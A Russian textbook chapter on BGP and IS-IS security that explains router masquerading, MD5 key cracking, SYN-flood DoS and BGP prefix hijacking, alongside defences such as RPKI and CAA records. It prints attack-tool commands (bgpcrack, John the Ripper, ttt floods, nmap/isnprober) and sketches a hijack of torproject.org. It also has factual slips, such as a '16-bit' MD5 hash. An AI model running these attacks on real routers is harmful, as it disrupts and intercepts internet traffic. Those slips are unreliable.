Протоколы динамической маршрутизации RIP и OSPF применяются только в локальных сетях. В глобальных сетях, в силу их особенностей, используется протокол BGP. Рассмотрим его более подробно.

2.3.14. Среды с протоколом BGP

Протокол междоменной маршрутизации BGP (Border Gateway Protocol) версии 4.0 сейчас повсеместно используется для маршрутизации в глобальной сети Интернет. Все протоколы маршрутизации, о которых мы говорили ранее, предназначены для осуществления маршрутизации в локальных сетях. Использовать RIP или даже OSPF в глобальной сети невозможно в силу ряда ограничений, присущих глобальной сети. Одним из основных таких ограничений является то, что в глобальной сети Интернет нет единой точки администрирования, единого управления, как это обычно бывает в крупных корпоративных сетях. Различные сегменты интернета находятся в разных государствах, принадлежат различным провайдерам, что накладывает свой отпечаток на требования к осуществлению маршрутизации.

Так как на сегодняшний день протокол BGP используется для маршрутизации в глобальной сети Интернет, мы уделим много внимания вопросам безопасности в данном протоколе. Но сначала поговорим об устройстве данного протокола.

Отличием BGP от других протоколов динамической маршрутизации является то, что он предназначен для обмена информацией о маршрутах не между отдельными маршрутизаторами, а между целыми автономными системами и поэтому, помимо информации о маршрутах в сети, переносит также информацию о маршрутах на автономные системы. BGP не использует технические метрики, а осуществляет выбор наилучшего маршрута, исходя из правил, принятых в сети. Тут стоит отметить, что очень многие узлы в интернете пропускают через себя значительный транзитный трафик, который ограничивает возможности непосредственных клиентов узла. Как правило, этот трафик никак не оплачивается. Администраторы могут в рамках протокола BGP существенно ограничить или даже исключить такой транзитный трафик, но они обычно этого не делают, понимая, что их клиенты создают такой же транзитный трафик для других узлов. Эгоистичное поведение администраторов развалило бы сеть Интернет на ряд враждующих феодальных крепостей. Однако некоторые российские провайдеры используют возможности BGP для борьбы со своими конкурентами, в частности для ограничения транзитного трафика от своих конкурентов. В качестве примера такой «конкуренции» можно привести тот факт, что при обращении с узла, находящегося в одном районе Москвы, к узлу, находящемуся в другом районе, трафик может идти через Финляндию или Швецию. То есть московским провайдерам проще договориться по обмену трафиком с иностранными партнерами, чем со своими же соседями.

Рассмотрим примеры основных атак на протокол BGP.

2.3.15. Атака BGP Router Masquerading

Прежде всего взломщик должен перехватить BGP-пакеты для определения необходимых параметров для настройки поддельного маршрутизатора. Если

используется Quagga, то файл конфигурации называется bgpd.conf.sample и находится в каталоге /etc/quagga/samples. Конфигурация поддельного роутера определяется теми целями и задачами, которые ставит перед собой злоумышленник. Например, должны указываться приоритетные маршруты, маски сетей, предпочтительные веса маршрутов, информация об автономных системах и т. д.

Помимо Quagga, существует множество бесплатных решений с открытым исходным кодом для работы с BGPv4. Их можно использовать для развертывания поддельного маршрутизатора. Подобные программы можно найти на сайте http://www.bgp4.as/tools.

Затем необходимо вывести из строя целевой роутер BGP с помощью описанных в книге атак. Далее необходимо запустить поддельный роутер, например с помощью команды `bgpd -d`. В результате злоумышленник сможет «отравить» маршрутные таблицы, используемые в BGP. Однако не стоит забывать, что при этом многие легальные маршруты станут недоступными. Все это необходимо учитывать при построении атаки.

2.3.16. Атаки на MD5 для BGP

Так же, как и в описываемых ранее протоколах маршрутизации, в BGP используется механизм аутентификации MD5. В соответствии с документом RFC 2385 «Protection of BGP Sessions via the TCP MD5 Signature Option» каждый сегмент аутентифицируется 16-битным хешем MD5 для следующих полей:

- TCP-псевдозаголовок (в следующем порядке: source IP address, destination IP address, zero-padded номер протокола, длина сегмента);
- TCP-заголовок, исключая TCP-опции.

В целом вся информация, которая требуется злоумышленнику для подсчета аутентификационного хеша MD5, представлена в TCP-пакете, исключая разделяемый секрет (Shared key), который хакер может попытаться взломать с помощью подбора по словарю посредством утилиты bgpcrack из пакета CIAG BGP.

Bgpcrack может работать в режиме как онлайн, так и офлайн. В режиме онлайн осуществляется «бомбардировка» целевого маршрутизатора TCP-сегментами с SYN-флагом и MD5-сигнатурами, сгенерированными с использованием различных паролей. Если сигнатура подходит, то маршрутизатор ответит SYN-ACK. Это не самая эффективная методология атаки, поскольку она требует больших затрат времени и сетевых ресурсов. Данный вид атак рекомендуется только для «слепых атак». Также для взлома MD5 может использоваться известная утилита John the Ripper. Комбинация ciag-bgp-tools для генерации TCP-пакетов и John the Ripper для осуществления взлома BGP позволит произвести его онлайн. Ниже приведен пример, в котором небольшой скрипт, написанный на Perl tcp-sig-crack.pl, используется для осуществления атаки:

```
john -wordfile:/path_to_a_dictionary_file/ dictionary.txt -stdout |
examples/tcp-sig-crack.pl -S <source IP> -D <target IP> --dport bgp --syn
```

Гораздо лучше использовать bgpcrack офлайн для взлома BGP-пакетов, перехваченных с помощью сниффера. Вот небольшой пример:

```
arhontus# ./bgpcrack -r bgppackets.pcap -w dictionary-file port bgp
90 frames have been processed.
There are 73 TCP segments with MD5 signatures.
Using 6720 bytes for storage of MD5 data.
Found a match in frame 5.
Password is 'secretbgp'. Bye.
```

2.3.17. «Слепые» DoS-атаки на BGP-маршрутизаторы

Слепыми мы будем называть те атаки, которые не требуют каких-либо дополнительных знаний, кроме IP-адреса BGP-маршрутизатора. Простейшим сценарием такой DoS-атаки является SYN flood на порт TCP 179. Для реализации подобной атаки на промышленный маршрутизатор необходимо использовать несколько десятков компьютеров, а лучше бот-сеть.

Более интересным способом «затопления» целевого роутера BGP, использующего MD5-аутентификацию, является применение SYN TCP-пакетов с MD5-сигнатурами. Эта атака позволяет добавить вычислительную нагрузку на обработку MD5 атакуемым роутером.

Такую атаку несложно осуществить с помощью утилиты ttt с опцией md5. Для оптимизации затопления несколько экземпляров ttt должны быть запущены на нескольких десятках машин.

Вот пример использования утилиты ttt:

```
arhontus# ./ttt --flood 10000000 -y 11006 --syn --md5
allyourbgparebelongtous -D 192.168.66.191 && ./ttt --flood 10000000 -y
179 --syn --md5 allyourbgparebelongtous -D 192.168.66.191
```

Говоря об оборудовании производства Cisco Systems, следует упомянуть о возможности реализации атак на переполнение TCP/IP-стека IOS. Для того чтобы выявить такие уязвимости, можно воспользоваться сканерами уязвимостей, например Nmap, hping2 и isnprober.

Вот пример для маршрутизатора Cisco 2600:

```
kali# nmap -sS -O -vvvv 192.168.66.215
<skip>
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: 5142798B A95D7AC9 71F42B5A 4D684349 FF2B94D4 B764FD5C
<skip> arhontus# # perl isnprober.pl -n 10 -i eth0 -p 23 192.168.66.215
-- ISNprober / 1.02 / Tom Vandepoel (Tom.Vandepoel@ubizen.com) --
Using eth0:192.168.77.5
Probing host: 192.168.66.215 on TCP port 23.
Host:port           ISN            Delta
192.168.66.202:23   -1154503313
192.168.66.202:23   -24125463      1130377850
192.168.66.202:23   2031059534     2055184997
192.168.66.202:23   965205234      -1065854300
192.168.66.202:23   -1974685094    -2939890328
192.168.66.202:23   1760147902     3734832996
192.168.66.202:23   2089287258     329139356
192.168.66.202:23   -923724721     -3013011979
192.168.66.202:23   -934490140     -10765419
192.168.66.202:23   -1262713275    -328223135
```

В целом протокол маршрутизации BGP версии 4 является неотъемлемой частью современного интернета, и, соответственно, проблемы в работе данного протокола непременно скажутся на функционировании глобальной сети. Поэтому если в обязанности системного администратора входит обслуживание маршрутизаторов, работающих с BGP (как правило, это компании-провайдеры), то необходимо со всей серьезностью отнестись к возможным угрозам и заблаговременно принять меры по защите от них.

2.3.18. Безопасность протокола BGP

Думаю, всем понятно, что сеть Интернет уязвима для атак с использованием протоколов маршрутизации и протокол BGP в этом смысле не является исключением. Дефектные, некорректно настроенные или преднамеренно искаженные источники информации о маршрутах могут внести существенные искажения в работу Интернета путем вставки ложной маршрутной информации в распространяемые с помощью BGP базы маршрутных данных (путем изменения, подмены или повторного использования пакетов BGP). Существуют также некоторые методы нарушения работы сети в целом путем разрыва связей в системе обмена информацией между узлами BGP. Источниками ложной информации могут служить как внешние хосты (outsider), так и легитимные узлы BGP.

Криптографическая аутентификация обмена данными между партнерами не предусмотрена в протоколе BGP. Протокол BGP, как и стек TCP/IP, может служить целью всех сетевых атак, о которых мы говорили ранее в этой главе. Любой сторонний узел может включить правдоподобные сообщения BGP в обмен данными между партнерами BGP и, следовательно, включить в таблицы ложные маршруты или разорвать соединение между партнерами. Любое прерывание связи между партнерами приводит к изменению распространяемой картины маршрутизации. Более того, внешние узлы могут также разрывать соединения между партнерами BGP, обрывая для них сессии TCP с помощью ложных пакетов. Внешние источники ложной информации BGP могут располагаться в любой точке сети Интернет.

Требование поддержки механизма аутентификации еще не означает его использования на практике. Так, механизм аутентификации основан на использовании предустановленного разделяемого секрета (shared secret, общего пароля, который должны использовать все участники обмена данными) и не включает возможностей IPsec по динамическому согласованию этого секрета. Следовательно, использование аутентификации должно быть осознанным решением и не может быть включено автоматически или по умолчанию.

Текущая спецификация BGP также позволяет реализациям протокола принимать соединения от не указанных в конфигурации партнеров. Однако в спецификации отсутствует четкое определение «не указанного в конфигурации партнера» или способов использования аутентификации для таких случаев.

Сами узлы BGP могут включать ложные маршрутные данные, маскируясь под другой легитимный узел BGP или рассылая маршрутную информацию от своего имени без должных на то полномочий. Наблюдались случаи, когда некорректно настроенные или неисправные маршрутизаторы становились причиной серьезных нарушений в работе интернета. Легитимные узлы BGP имеют

контекст и информацию для создания правдоподобных, но ложных маршрутных данных и, следовательно, могут служить причиной серьезных нарушений. Криптографическая защита и защита работающих устройств не позволяют исключить ложную информацию, полученную от легитимного партнера, так все требования шифрования в таком случае будут соблюдены. Риск нарушений, вызываемых легитимными партнерами BGP, является реальным и обязательно должен приниматься во внимание. Другими словами, не стоит полностью полагаться на соседних провайдеров, необходимо осуществить дополнительные настройки, о которых речь пойдет далее.

В случае передачи ложной маршрутной информации возможно возникновение различных проблем. Например, если ложные данные удаляют корректную маршрутную информацию для отдельной сети, то она может стать недоступной для части интернета, принявшей ложные данные. А если ложная информация изменяет маршрут в сеть, пакеты, адресованные в эту сеть, могут пересылаться по неоптимальному пути, что в свою очередь может привести к финансовым потерям для данного провайдера. Также путь пересылки не будет соответствовать ожидаемой политике или трафик будет просто утерян. В результате трафик в эту сеть может быть задержан на пути, который будет длиннее необходимого. Сеть может стать недоступной для областей, принявших ложные данные. Трафик может быть также направлен по пути, на котором данные могут быть подвергнуты нежелательному просмотру или искажены. Например, с использованием сниффера, о котором мы уже говорили ранее. Если ложная информация показывает, что автономная система включает сети, которые реально в нее не входят, пакеты для таких сетей могут быть не доставлены из тех частей интернета, которые приняли ложную информацию. Ложные анонсы принадлежности сетей к автономной системе могут также привести к фрагментированию агрегированных адресных блоков в других частях интернета и вызвать проблемы в маршрутизации для других сетей.

Как можно видеть, проблем, связанных с безопасностью протокола BGP, довольно много. Какие нарушения в работе сети могут возникнуть в результате данных атак?

К нарушениям в результате таких атак относятся следующие.

- **Нарушение starvation (потеря пакетов).** Трафик, адресованный узлу, пересылается в ту часть сети, которая не может обеспечить его доставку, в результате чего происходит потеря трафика.
- **Нарушение network congestion (перегрузка сети).** Через какую-либо часть сети будет пересылаться больше данных, нежели эта сеть способна обработать. Это разновидность атаки на отказ в обслуживании.
- **Нарушение blackhole (черная дыра).** Большое количество трафика направляется для пересылки через один маршрутизатор, который не способен справиться с возросшим уровнем трафика и будет отбрасывать часть, большинство или все пакеты.
- **Нарушение delay (задержка).** Данные, адресованные узлу, пересылаются по более длинному пути, чем обычно. Данное нарушение может привести как к задержкам при передаче данных, что особенно заметно при передаче потокового видео- или аудиоконтента, так и к потере части трафика, так как у некоторых пакетов может истечь значение Time To Live, время жизни, из-за слишком длинного пути.

- **Нарушение looping (петли).** Данные передаются по замкнутому пути и никогда не будут доставлены.
- **Нарушение eavesdrop (перехват).** Данные пересылаются через какой-либо маршрутизатор или сеть, которые не должны видеть этих данных, информация при такой пересылке может просматриваться. Как правило, при подобных нарушениях злоумышленники специально направляют трафик через сегмент сети, который они могут прослушивать. Обычно подобным способом добывается конфиденциальная информация о кредитных картах, паролях, кодах доступа и т. д.
- **Нарушение partition (разделение сети).** Некоторые части кажутся отделенными от сети, хотя на самом деле это не так. В результате данного нарушения через части может не проходить трафик, что отрицательно скажется на работе сети в целом.
- **Нарушение cut (отключение).** Некоторые части сети могут казаться отрезанными от сети, хотя реально они подключены. По аналогии с предыдущим нарушением через некоторые части может не проходить трафик.
- **Нарушение churn (волны).** Скорость пересылки в сеть изменяется быстрыми темпами, что приводит к значительным вариациям картины доставки пакетов (и может неблагоприятно влиять на работу системы контроля насыщения).
- **Нарушение instability (нестабильность).** Работа BGP становится нестабильной, и не удается достичь схождения картины маршрутов.
- **Нарушение overload (перегрузка).** Сообщения BGP сами по себе становятся значительной частью передаваемого через сеть трафика.
- **Нарушение resource exhaustion (истощение ресурсов).** Сообщения BGP сами по себе отнимают слишком много ресурсов маршрутизатора (например, пространства таблиц).
- **Нарушение address-spoofing (обманные адреса).** Данные пересылаются через некий маршрутизатор или сеть, которые являются подставными и могут служить для перехвата или искажения информации. Данное нарушение аналогично нарушению перехват.

2.3.19. Атаки на BGP

Данные нарушения могут быть получены в результате осуществления следующих атак на протокол BGP.

BGP работает на основе протокола TCP, прослушивая порт 179. Следовательно, протокол BGP уязвим для атак на TCP, о которых мы говорили ранее.

- **Атака confidentiality violations (нарушение конфиденциальности).** Как уже упоминалось ранее, маршрутные данные BGP передаются в открытом текстовом виде, что позволяет легко перехватывать информацию (это происходит потому, что конфиденциальность маршрутных данных не является общим требованием).
- **Атака replay (воспроизведение).** BGP не включает мер по предотвращению повторного использования перехваченных сообщений.
- **Атака message insertion (вставка сообщений).** BGP не включает защиты от вставки сообщений. Однако поскольку BGP использует транспортный протокол TCP, при завершенной организации соединения вставка

сообщений внешним узлом потребует точного предсказания порядковых номеров (такое предсказание возможно, но весьма затруднено для хороших реализаций TCP) или перехвата сессий.

- **Атака message deletion (удаление сообщений).** BGP не включает защиты от удаления сообщений. Опять-таки, такие атаки весьма затруднены для качественных реализаций TCP, но исключить их полностью нельзя.
- **Атака message modification (изменение сообщений).** BGP не включает защиты от изменения сообщений. Синтаксически корректная модификация без изменения размера данных TCP в общем случае будет незаметной.
- **Атака Man-in-the-middle (атаки с участием человека).** BGP не включает средств защиты от MITM-атак. BGP не использует аутентификации партнеров, и такие атаки становятся «детской игрушкой».
- **Атака denial of service (атаки на службы).** Хотя ложные маршрутные данные сами по себе могут служить DoS-атакой на конечную систему, пытающуюся передавать данные через сеть, и сеть в целом, некоторые виды ложной информации могут создавать DoS-атаки на сам протокол BGP. Например, анонсирование большого числа более специфичных маршрутов (более длинных префиксов) может привести к росту трафика BGP и размера таблиц маршрутизации, который окажется неприемлемым для системы.

В таблице представлены возможные угрозы для протокола BGP и их оценка уровней рисков в относительных единицах на основании данных, полученных от компаний Doctor Web, Forefront и Symantec.

Таблица 2.1. *Оценка уровня рисков для BGP-маршрутизатора*

Угрозы	Вероятность проведения	Уровень ущерба	Общий уровень
Нарушение конфиденциальности	3	4	12
Повтор	4	3	12
Вставка/удаление сообщений	3	2	6
MITM	2	5	10
DoS-атаки	5	4	20
Изменение сообщений	2	3	6
Атака Zero-day	1	5	5
Другие атаки	3	3	9
Общая оценка			**80**

Подводя итог описанному в этом разделе, следует отметить, что наличие рисков обусловлено тремя основными уязвимостями:

- отсутствием встроенного механизма защиты целостности и актуальности данных, аутентификации партнеров для передачи сообщений;
- отсутствием механизма проверки полномочий AS для анонсируемой информации NLRI (Network Layer Reachability Information);
- отсутствием механизма обеспечения достоверности атрибутов маршрутов, анонсируемых AS.

Простой BGP hijacking

Обычно BGP hijacking выглядит таким образом: AS, которой не принадлежит какой-то префикс, начинает его (чужой префикс) анонсировать, аплинки/пиры его принимают, и он начинает распространяться по интернету. Принимают они его по той причине, что нет фильтрации префиксов на стыке (либо это ошибка конфигурации, либо так задумано (т. к. построить префикс-фильтр на стыке с очень крупными операторами очень сложно ввиду различных причин, для этой статьи это не важно)). Один из самых громких примеров недавнего времени – когда Ростелеком (AS12389) начал анонсировать префиксы Mastercard (AS26380), Visa и некоторых других финансовых организаций (по официальной версии, в результате сбоя ПО). Как выглядели эти анонсы, можно посмотреть в истории bgplay (просмотр через web, json (архив)), вот один из них на одном из коллекторов RIPE (префикс 216.119.216.0/24 принадлежит Mastercard (AS26380)):

```
"source_id": "05-193.203.0.185",
"path": [
    6939,
    12389
],
"community": [],
"target_prefix": 216.119.216.0/24
```

А вот как выглядел настоящий анонс:

```
"source_id": "05-193.203.0.63",
"path": [
    6720,
    8447,
    32787,
    26380,
    26380,
    26380
],
"community": [
    "1120:1"
],
"target_prefix": 216.119.216.0/24
```

То есть в данном случае Ростелеком анонсировал префикс непосредственно от своей AS (последняя AS в AS-PATH – 12389). Проблемы можно было бы избежать, если бы аплинки и пиры Ростелекома фильтровали префиксы от Ростелеком путем построения префикс-листов по AS-SET и/или валидировали префиксы по ROA RPKI. Построение префикс-листов между крупными операторами зачастую не делается, а RPKI тоже внедрили далеко не все (но прогресс есть). Такой hijacking теоретически может совершить кто угодно, но только если анонсируемый префикс «просочится» через хотя бы один аплинк/пир. Обычно крупные операторы России настраивают префикс-фильтры в сторону своих клиентов, и поэтому небольшие AS (маленькие/средние операторы, некоторые хостинги и некоторые предприятия) почти всегда такую атаку совершить не могут (но опять же, это все зависит от региона / страны / конкретного оператора).

Однако злоумышленники все-таки находят места (аплинков), где фильтрация не настроена (в 2017 году лидером по hijacking была Бразилия) и осущест-

вляют атаку/захват IP-адресов (зачастую такие события попадают в новостные ленты), для большей эффективности атаки могут анонсировать более специфичные префиксы (с более длинной маской), чем настоящий оригинатор. Теперь перейдем к варианту атаки, где не спасают ни валидация по ROA RPKI, ни префикс-листы, построенные по AS-SET.

BGP hijacking с добавлением AS жертвы в свой AS-SET

Рассмотрим следующий сценарий.

Злоумышленник получает AS и IP-адреса (в самом деле, технически IP-адреса ему не нужны, скорее, они лишь для того, чтобы не вызывать вопросов).

Злоумышленник подключается к различным крупным операторам и IX'ам (минимально – хотя бы к одному оператору или IX), указывая в качестве источника данных об анонсируемых префиксах не просто свою AS, а свой AS-SET (это нормальная практика для межоператорского взаимодействия (в том числе при в отношениях клиент–аплинк) или для включения на IX'ах)). В нормальном случае указывается AS-SET, а не просто AS, когда подразумевается, что клиент не тупиковый, а у него у самого есть (или будут) клиенты с bgp и своими сетями.

Злоумышленник через некоторое время добавляет AS жертвы в свой AS-SET и начинает анонсировать его префикс через себя, т. е. анонсируемый AS-PATH выглядит так: «AS_злоумышленника AS_жертвы». С точки зрения автоматически построенных префикс-листов и с точки зрения RPKI это совершенно валидный анонс, поэтому оба механизма защиты здесь не сработают.

Проанонсированный префикс начинает конкурировать с реальным анонсом (анонсом жертвы), где-то он выиграет и попадет в таблицу маршрутизации, где-то проиграет и не попадет (там останется анонс жертвы). Это зависит от того, как много аплинков и как много IX'ов использует злоумышленник. Когда злоумышленник подключается к какой-то AS как клиент, то внутри нее он (чаще всего) выиграет у жертвы за счет большего local-pref (если только жертва не является клиентом того же аплинка, тогда по AS-PATH выиграет жертва, если не делает препендов), т. е. злоумышленнику нужно подключиться к максимально большому количеству аплинков своим AS-SET'ом, чтобы максимизировать эффективность своей атаки.

Также злоумышленник должен подключиться к максимальному количеству IX'ов, т. к. обычно тупиковые AS выставляют наибольший local-pref на IX'ы и если префикс жертвы не участвует в IX, то он проиграет анонсу злоумышленника в таблицах маршрутизации тупиковых AS.

В теории это довольно сильная атака, но, к счастью, на практике возникнут следующие ограничения.

Нужно оформлять юрлицо, как минимум одно, а по факту, скорее всего, потребуются в разных странах.

Нужно заключать договоры с операторами, IX'ами, почти всегда вносить платеж за подключение, с LIR/RIR.

Некоторые операторы все-таки не строят префикс-листы по AS-SET автоматически, им нужно писать письма для этого. Опытный администратор что-то заподозрит, если в AS-SET неизвестной компании вдруг появится AS'ка широко известной.

После совершения атаки используемое оборудование (если оно будет размещено в каком-нибудь дата-центре), скорее всего, будет изъято в случае открытия уголовного дела.

Префикс-листы у разных операторов/IX обновляются в разное время, поэтому потребуется провести анализ того, кто когда обновляет, это тоже не самая простая работа.

Возможные меры защиты

Теоретически, чтобы защититься от такой атаки, нужно иметь как можно больше стыков с операторами (лучше клиентских, т. к. на них local-pref выше) и IX'ами. То есть делать то же самое, что будет делать злоумышленник. Конечно же, на практике это чрезвычайно сложно реализовать и потребует значительных ресурсов. Такой способ актуален разве что для сервисов, которые занимаются предоставлением услуг информационной безопасности на профессиональной основе.

Если у вас веб-сайт – использовать CAA-запись с заданием account (если ваш поставщик SSL-сертификата это поддерживает; letsencrypt поддерживает) (см. RFC6844). В этом случае злоумышленник не сможет выписать сертификат (если только не сможет изменить CAA-запись).

Теоретически повсеместное внедрение BGPsec должно устранить такую атаку, но пока что не понятна его судьба (на практике еще не применяется или используется очень редко).

Внедрение альтернативной верификации AS_PATH (без BGPsec) (пока что это драфт, который решает описываемую проблему в случае его повсеместного внедрения).

Запрет бесконтрольного добавления чужой AS в свой AS-SET (без разрешения владельца AS) мог бы сократить возможность проведения подобных атак в тех регионах, где применяются AS-SET'ы для фильтрации на стыках. Сейчас такого запрета нет.

По факту для большинства читателей единственный применимый для них совет – это № 2 (относительно использования account в CAA-записи) и частично № 1 в контексте выбора хостера с хорошей связностью. При этом нужно помнить про возможные атаки на DNS-сервис, в котором вы хостите свои записи (но это отдельный вопрос, и по нему имеется много материалов).

Сложно ли захватить torproject.org

Злоумышленнику нужно решить две задачи:

- перенаправить трафик в отношении целевой аудитории (ЦА – кто будет получать фейковый сайт);
- сгенерировать сертификат.

Вводные:

```
$ dig torproject.org CAA +short
128 issuewild "\;"
0 iodef "mailto:torproject-admin@torproject.org"
128 issue "globalsign.com"
128 issue "letsencrypt.org"
```

```
$ dig torproject.org +short
95.216.163.36
138.201.14.197
```

Как видно, CAA-запись есть, можно получить сертификат у letsencrypt, к аккаунту привязки нет в CAA-записи, значит, задача теоретически решаема злоумышленником. IP-адреса домена torproject.org принадлежат довольно известному хостингу Hezner.

Допустим, ЦА злоумышленника – это клиенты какого-нибудь российского оператора. Hezner не является клиентом российских операторов (но имеет пиринг с крупными – напрямую или через IX'ы). Чтобы злоумышленнику перенаправить трафик ЦА к себе, проще всего стать клиентом этого оператора и просто выиграть за счет более высокого local-pref. Здесь особо все относительно просто и понятно.

Чтобы получить сертификат в letsencrypt, нужно, чтобы провайдер, в котором хостится letsencrypt, стал направлять трафик к злоумышленнику, а не в Hezner (AS24940). letsencrypt резолвится в разные адреса для американских и европейских IP, но давайте разберемся, насколько сложно будет повлиять на то, чтобы трафик с acme-v02.api.letsencrypt.org/2.19.125.202 уходил на хост злоумышленника. Тут мы сталкиваемся с тем, что letsencrypt хостится в CDN Akamai, который имеет очень хорошую связность по всему миру (присутствует на большинстве крупных IX, имеет прямые стыки с большим количеством крупных игроков). Akamai не имеет публичного LG, в принципе, для клиентов есть API, с помощью которого можно делать traceroute/ping, но и без публичного LG можно взглянуть в peering db, чтобы оценить масштаб их присутствия. Аналогично можно посмотреть на hezner. Нетрудно увидеть, что у обеих AS имеется присутствие на одних и тех же IX, отсюда можно сделать вывод, что с вероятностью, близкой к единице, префиксы AS Hezner (AS24940) в таблице Akamai (AS20940) видны с AS_PATH 24940. Это означает, что если злоумышленник попробует проанонсировать через какой-нибудь IX префиксы Hezner'а, то они проиграют по AS_PATH настоящим анонсам от Hezner (т. к. в AS_PATH будет AS злоумышленника). Возможным решением может быть организация «прямого» пиринга между злоумышленником и Akamai (если Akamai на это согласится и если при этом будет local-pref выше, чем на стыках с IX'ами).

Если подвести итог, то путем добавления чужой AS в свой AS-SET можно вызвать значительную деградацию веб-сайта torproject.org (для большого количества клиентов, но не для всех в общем случае), но приобрести SSL-сертификат torproject.org в letsencrypt, скорее всего, не получится из-за хорошей связности между настоящим оригинатором (Hezner) и CDN, который используется letsencrypt (Akamai). Однако в других случаях, когда между хостингом сайта-жертвы и центром сертификации имеются транзитные AS и они присутствуют в AS_PATH, риск получения сертификата описываемым методом значительно повышается.

2.3.20. Вопросы безопасности

При использовании обязательного для реализации данного протокола механизма аутентификации снижается уровень угрозы в результате вставки, изменения или удаления сообщений, а также атак с участием человека (man-

in-the-middle) со стороны внешних узлов. Если желательно обеспечить конфиденциальность маршрутных данных, эту задачу можно решить с помощью IPsec ESP. Однако тут стоит отметить, что конфиденциальность маршрутных данных – это спорный вопрос, так как это может не устроить многих провайдеров.

Как криптографические механизмы, аутентификации и IPsec предполагают, что криптоалгоритм является безопасным, используемые секреты защищены от раскрытия и не могут быть угаданы, а также обеспечивается безопасное управление платформой, предотвращена возможность ее взлома и т. п.

Однако стоит отметить, что эти механизмы не предотвращают атак со стороны легитимных BGP-партнеров маршрутизатора. Существует несколько возможных решений для предотвращения вставки узлом BGP ложной информации в анонсы, рассылаемые партнерам (например, для организации атак на сети, из которых начинается маршрут, или AS-PATH):

- защита источника – подпись исходной AS;
- защита источника и соседей – подпись исходной AS или предшествующей информации;
- защита источника и маршрута – подпись исходной AS и подписи AS_PATH для маршрутизаторов, со стороны которых вы хотите предотвратить возможность атаки;
- фильтрация – основывается на проверке AS_PATH и NLRI исходной AS;
- фильтрация используется в некоторых точках подключения пользователей, но неэффективна в «центральных узлах» интернета.

Завершая тему безопасности на сетевом уровне, рассмотрим протокол шифрования IPSec, позволяющий обезопасить пакеты на сетевом уровне.

2.3.21. Среды с протоколом IS-IS

IS-IS – это протокол внутренней маршрутизации для использования во внутренних сетях. Этим он отличается от протоколов внешней маршрутизации, в первую очередь от Border Gateway Protocol (BGP), который применяется для маршрутизации между автономными системами.

IS-IS – протокол, основанный на состояниях линков, он оперирует информацией о состоянии линков других маршрутизаторов. Каждый маршрутизатор IS-IS формирует собственную базу топологии сети, собирая полученную информацию.

Как IS-IS, так и OSPF – протоколы, основанные на состояниях (link-state). Оба поддерживают переменную длину маски, могут использовать групповое вещание для обнаружения соседних маршрутизаторов посредством hello-пакетов и работать с аутентификацией обмена маршрутами.

Маршрутизация IS-IS выполняется следующим образом. Каждая ES (внешняя сеть) принадлежит конкретной области. ES обнаруживают ближайшую IS (внутреннюю сеть) путем прослушивания пакетов ISH. Если какая-нибудь ES захочет отправить пакет в другую ES, она направляет пакет в одну из IS сети, к которой она непосредственно подключена. Роутер просматривает адрес пункта назначения и продвигает пакет по наилучшему маршруту. Если ES пункта назначения находится в той же подсети, то местная IS узнает об этом

в результате прослушивания ESH и соответствующим образом продвинет пакет. В этом случае IS может также обеспечить отправку сообщения о переадресации (redirect – RD) в источник пакета, чтобы сообщить о доступности более прямого пути. Если адресом пункта назначения является какая-нибудь ES другой подсети той же области, то IS узнает о точном маршруте и соответствующим образом продвинет пакет. Если адресом пункта назначения является какая-нибудь ES другой области, то IS уровня 1 отправляет этот пакет в ближайшую IS уровня 2. Продвижение пакета через IS уровня 2 продолжается до тех пор, пока он не достигнет IS уровня 2 в области пункта назначения. В пределах области пункта назначения IS продвигают пакет по наилучшему маршруту, пока не будет достигнута ES пункта назначения.

Каждая IS генерирует корректировку, определяющую ES и IS, с которыми она соединена, а также связанные с ней показатели. Эта корректировка отправляется во все соседние IS, которые продвигают ее своим соседям, и т. д. (лавинная адресация). Номера последовательностей прекращают лавинную адресацию и отличают старые корректировки от новых. Поскольку каждая IS получает корректировки о состоянии канала от всех других IS, то каждая IS может построить полную базу данных всей топологии сети. При изменении топологии отправляются новые корректировки.

Соответственно, основными угрозами, типичными для протокола маршрутизации OSPF, являются:

- ложные маршруты;
- «затопление» HELLO-пакетами.

2.3.22. Атаки на протокол IS-IS

Ложные маршруты

IS-IS использует один обязательный, устанавливаемый по умолчанию показатель с максимальным значением пути 1024. Этот показатель является произвольным и обычно назначается администратором сети. Любой отдельный канал может иметь максимальное значение 64. Длина путей вычисляется путем суммирования значений каналов. Максимальные значения каналов установлены на этих уровнях для обеспечения степени детализации, чтобы поддерживать различные типы каналов, одновременно обеспечивая достаточную эффективность алгоритма поиска наикратчайшего пути, используемого для расчета маршрута.

IS-IS также определяет три дополнительных показателя (затраты) в качестве опций для тех администраторов, которые испытывают в них необходимость. Затраты задержки (delay) отражают величину задержки в канале. Затраты на издержки (expense) отражают коммуникационные затраты, связанные с использованием данного канала. Затраты на ошибки (error) отражают коэффициент ошибок данного канала.

IS-IS обеспечивает соответствие этих четырех показателей опции качества обслуживания (quality-of-service – QOS) в заголовке пакета CLNP. Пользуясь этим соответствием, IS-IS может вычислять маршруты через объединенную сеть.

Суть атак с созданием ложных маршрутов IS-IS заключается в создании злоумышленником поддельного узла с минимальными стоимостями каналов. В соответствии с алгоритмом вычисления оптимального маршрута IS-IS через этот маршрутизатор начинает идти весь трафик, в результате чего злоумышленник может собирать конфиденциальную информацию.

Вариантом данной атаки являются вывод из строя легального IS-IS маршрутизатора посредством атак на отказ в обслуживании и замена на поддельное устройство.

Для осуществления данных КА злоумышленнику необходимо создать IS-IS пакеты соответствующего формата.

IS-IS использует три базовых формата пакета:

- IS-IS hello packets – приветственные пакеты IS-IS;
- Link state packets (LSPs) – пакеты состояния канала;
- Sequence numbers packets (SNPs) – пакеты номеров последовательностей.

Каждый из этих трех пакетов IS-IS имеет сложный формат с тремя различными логическими частями. Первой частью является 8-байтовый фиксированный заголовок, общий для всех трех типов пакетов. Второй частью выступает специфичная для данного типа пакета часть с фиксированным форматом. Третья логическая часть также является специфичной для типа пакета, но имеет переменную длину.

```
Common header  Packet-type-specific, fixed header  Packet-type-specific, variable-length header
```

Первым полем в общем заголовке IS-IS является идентификатор протокола (protocol identifier), который идентифицирует протокол IS-IS. Это поле содержит константу (131).

Следующим полем общего заголовка является поле длины заголовка (header length). Это поле содержит фиксированную длину заголовка. Эта длина всегда равна 8 байтам, но она включена таким образом, чтобы пакеты IS-IS незначительно отличались от пакетов CLNP.

За полем длины следует поле версии (version), которое равняется единице в текущей спецификации IS-IS.

